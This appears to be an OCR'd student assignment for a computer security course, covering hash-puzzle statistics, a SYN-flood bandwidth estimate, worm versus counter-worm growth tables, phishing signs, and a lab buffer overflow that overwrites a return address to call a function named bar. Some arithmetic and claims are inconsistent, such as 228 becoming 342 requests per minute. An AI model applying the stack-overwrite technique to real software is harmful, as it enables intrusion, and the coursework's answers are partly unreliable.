
```
/*-------------------------------------------------------
Student's Name: Yixiang Fan
Student's number: 5083898
Student's email address: yf874@uowmail.edu.au
-------------------------------------------------------*/
```

Part One :

1.Puzzle A:

(a)



(b)128.5


(c)73.9003

(d)I wrote a C++ program to calculate the average number of hashes needed in a for loop. After getting the average number, I used another for loop to calculate the standard deviation with functions like pow() and sqrt().

```
The average is 128.5
The standard deviation is 73.9003
Press any key to continue . . .
```

Puzzle B:

(a)



(b)130

(c)36.945906

(d)In my C++ code,firstly, I use a 4-layer for loop to calculate the distribution of the number of hashes needed.

```
for(int i1 = 1; i1 < 65; i1++)
    for(int i2 = 1; i2 < 65; i2++)
        for (int i3 = 1; i3 < 65; i3++)
            for (int i4 = 1; i4 < 65; i4++)
                time[i1 + i2 + i3 + i4]++;
```

Then I use another for loop to calculate 2 types of sum and get the average as following :

```
for (int i = 1; i < 257; i++) {
    sumfm += time[i];
    sumfz += time[i] * i;
}
ave = sumfz / sumfm;
```

Then I calculate the standard deviation as following :

```
for (int i = 1; i < 257; i++) {
    dsum += pow(i - ave, 2) * time[i];
}
```

```
sqrt(dsum / sumfm)
```

2. In normal TCP Connection Handshake, the responses of client and server should quite quick. So as the server system send the SYN-ACK packet 5 times with 45s interval, then a request could stay in the connection table for 45*6=270s which is 4.5 minutes. Attacker must send at least 1024 requests per 4.5 minutes which is 1024/4.5≈228 requests per minute to ensure table full. The attackers need 342*50bytes=11400bytes/m =91200bits/m=1520bits/s. So attacker need a 1520bps bandwidth to continue this attack.

3. Password mangler is where a service provider would take the user password and turn it into a domain-specific strong password. So even if the user is entering the same password everywhere, every website receives a different one. This uses a secret key and the domain name of the website. If entered on a phishing site, the phisher will not receive the real password. [1]

4. Cinderella attack is a cyber-attack that disables security software by manipulating the network internal clock time so that a security software license expires, prematurely rendering the target network vulnerable to cyber-attack.

5. (a)

Hours	**Number of infected computers**
0	1
1	3
2	9
3	27
4	81
5	243
6	729
7	2187
8	6561
9	19683
10	59049
11	177147
12	531441
13	1594323
14	4782969
15	14348907

16	43046721
17	129140163
18	387420489
19	1162261467
20	3486784401
21	10460353203
22	31381059609
23	94143178827
24	282429536481


(b)At time t = 45.5, the number of X infected computers is 0. The number of W deployed computers is 593229528206209318912.

Hours	**Infected**	**Counter Worm**
0	1	0
1	3	0
2	9	0
3	27	0
4	81	0
5	243	0
6	729	0
7	2187	0
8	6561	0
9	19683	0
10	59049	0
10.5	59048	1
11	177144	1
11.5	177141	4
12	531423	4
12.5	531411	16
13	1594233	16
13.5	1594185	64
14	4782555	64
14.5	4782363	256
15	14347089	256
15.5	14346321	1024
16	43038963	1024
16.5	43035891	4096
17	129107673	4096
17.5	129095385	16384
18	387286155	16384
18.5	387237003	65536

19	1161711009	65536
19.5	1161514401	262144
20	3484543203	262144
20.5	3483756771	1048576
21	10451270313	1048576
21.5	10448124585	4194304
22	31344373755	4194304
22.5	31331790843	16777216
23	93995372529	16777216
23.5	93945040881	67108864
24	281835122643	67108864
24.5	281633796051	268435456
25	844901388153	268435456
25.5	844096081785	1073741824
26	2532288245355	1073741824
26.5	2529067019883	4294967296
27	7587201059649	4294967296
27.5	7574316157761	17179869184
28	22722948473283	17179869184
28.5	22671408865731	68719476736
29	68014226597193	68719476736
29.5	67808068166985	274877906944
30	203424204500955	274877906944
30.5	202599570780123	1099511627776
31	607798712340369	1099511627776
31.5	604500177457041	4398046511104
32	1813500532371123	4398046511104
32.5	1800306392837811	17592186044416
33	5400919178513433	17592186044416
33.5	5348142620380185	70368744177664
34	16044427861140556	70368744177664
34.5	15833321628607564	281474976710656
35	47499964885822688	281474976710656
35.5	46655539955690720	1125899906842624
36	139966619867072160	1125899906842624
36.5	136588920146544288	4503599627370496
37	409766760439632896	4503599627370496
37.5	396255961557521408	18014398509481984
38	1188767884672564224	18014398509481984
38.5	1134724689144118272	72057594037927936


39	3404174067432354816	72057594037927936
39.5	3188001285318571008	288230376151711744
40	9564003855955714048	288230376151711744
40.5	8699312727500578816	1152921504606846976
41	26097938182501736448	1152921504606846976
41.5	22639173668681195520	4611686018427387904
42	67917521006043586560	4611686018427387904
42.5	54082462950761422848	18446744073709551616
43	162247388852284260352	18446744073709551616
43.5	106907156631155605504	73786976294838206464
44	320721469893466783744	73786976294838206464
44.5	99360541008952164352	295147905179352825856
45	298081623026856493056	295147905179352825856
45.5	0	593229528206209318912

(c)Case 1 - no counter worm



Case 2 - counter worm

At t = 45.5, the number of X infected computers is N = 0.



(d)In this case, the X will increase much more rapidly than ever. As X has the same speed of W, so W cannot remove all X before X infects all uninfected computers in the world.

Hours	Infected	Counter Worm
0	1	0
1	3	0
2	9	0
3	27	0
4	81	0
5	243	0
6	729	0
7	2187	0
8	6561	0
9	19683	0
10	59049	0
10.5	59048	1
11	177144	1
11.5	177141	4
12	708564	4
12.5	708552	16

13	2834208	16
13.5	2834160	64
14	11336640	64
14.5	11336448	256
15	45345792	256
15.5	45345024	1024
16	181380096	1024
16.5	181377024	4096
17	725508096	4096
17.5	725495808	16384
18	2901983232	16384
18.5	2901934080	65536
19	11607736320	65536
19.5	11607539712	262144
20	46430158848	262144
20.5	46429372416	1048576
21	185717489664	1048576
21.5	185714343936	4194304
22	742857375744	4194304
22.5	742844792832	16777216
23	2971379171328	16777216
23.5	2971328839680	67108864
24	11885315358720	67108864

6.

(1)Phishing emails come from a fake or suspicious address. For example, a phishing email comes from ***@paypall.com or ***@paypa1.com(the 1 is not the letter l, it is the number 1) may pretend to come from ***@paypal.com. The sender of phishing email do not have the right to use the official email. In order to make his phishing email more believable, he sends the emails from a similar address.

(2)The logo in a phishing email is just a picture rather than a link to the homepage of that website. If the receivers go to the real website to check the issue mentioned in the email, they will find it false. So the fraud do not need to bother the real website.


(3)The link addresses in phishing emails are not as the same as they looks like. For example, a link appears to be a link to usbank, but if you click on it, it will mislead you to a fake bank website. You just need to use your browser to check the URL address of the links in a URL check website.

(4)Phishing emails often have grammar and spelling issues. All official safe emails have official forms, so they do not have grammar or spelling mistakes.
(5)Phishing emails often make threats. Actually, if your account information is really compromised, for example, the bank will call you immediately rather than send you an email.
(6)Phishing emails often ask for personal information. A reputable company should never send an email asking for critical information such as password or bank account.
(7)Besides the fake logo, in the phishing websites, other verified signs are fake as well. In a safe website, if you click on this kind of signs, you will be leaded to the corresponding security websites. However, in phishing websites, fraud will never hope you go to security websites. So, these signs are all pictures.
(8)In phishing websites, the CAPTCHA asks user for user ID and password which is are the original target of CAPTCHA. The authentic aim of CAPTCHA is to verify whether or not the user is a real human. So if you see a CAPTCHA like this, you should be alert.
7.If a member function or member data is declared as private in a class in C++, then the memory address of this member function or member data only can be accessed by other functions within the class. Even the inherited class cannot access that memory. The mechanism of overflowing into private variables is the same as overflowing into other variables, because they are in the same memory area. For example, if you declare a private integer a and a public integer b in a class. Then the memory addresses of a and b in an instance of this class are continuous.

Part Two :

Name : Yixiang Fan
Student ID : 5083898
Additional_input :
ABCDEFGHIJKLMNOPQRSTUVWXYZABCDEFGHIJ\x90\x1C\x40
Patches : attack.pl

Solution Process :
1. Adopt a quite long char string as input : ABCDEFGHIJKLMNOPQRSTUVWXYZABCDEFGHIJKLMNOPQRSTUVWXYZ. Then I can get the original stack contents as right. The red rectangle is the return address that I attempt to overwrite.
In addition, you can get the Windows exception report as follow.



The rectangle shows the chars which overwrite the return address. They start with 4b which is 'K'. So I need to delete the redundant char string from 'K'.

2. Adjust the input char string which ends at 'J' and I get the report at right. The address of bar is 00401C90. So I could append this address to the char string to overwrite the return address in order to call the bar function.

```
ABCDEFGHIJKLMNOPQRSTUVWXYZABCDEFGHIJ
Now the stack looks like:
0028FED8
775EC620
DBDCD8E5
00000000
00000000
44434241
48474645
4C4B4A49
504F4E4D
54535251
58575655
42415A59
46454443
4A494847
00402700
003B2E8E
00401D00
775DC075
00402275
0028FF18
775E9E34
027F0E7F
00005CB1
00000015
004D92FA
0028FF68
004010F4

Address of bar = 00401C90
```

3. Adjust the input char string together with “/x90/x1C/x40”. Then I successfully invoke the bar function as follow :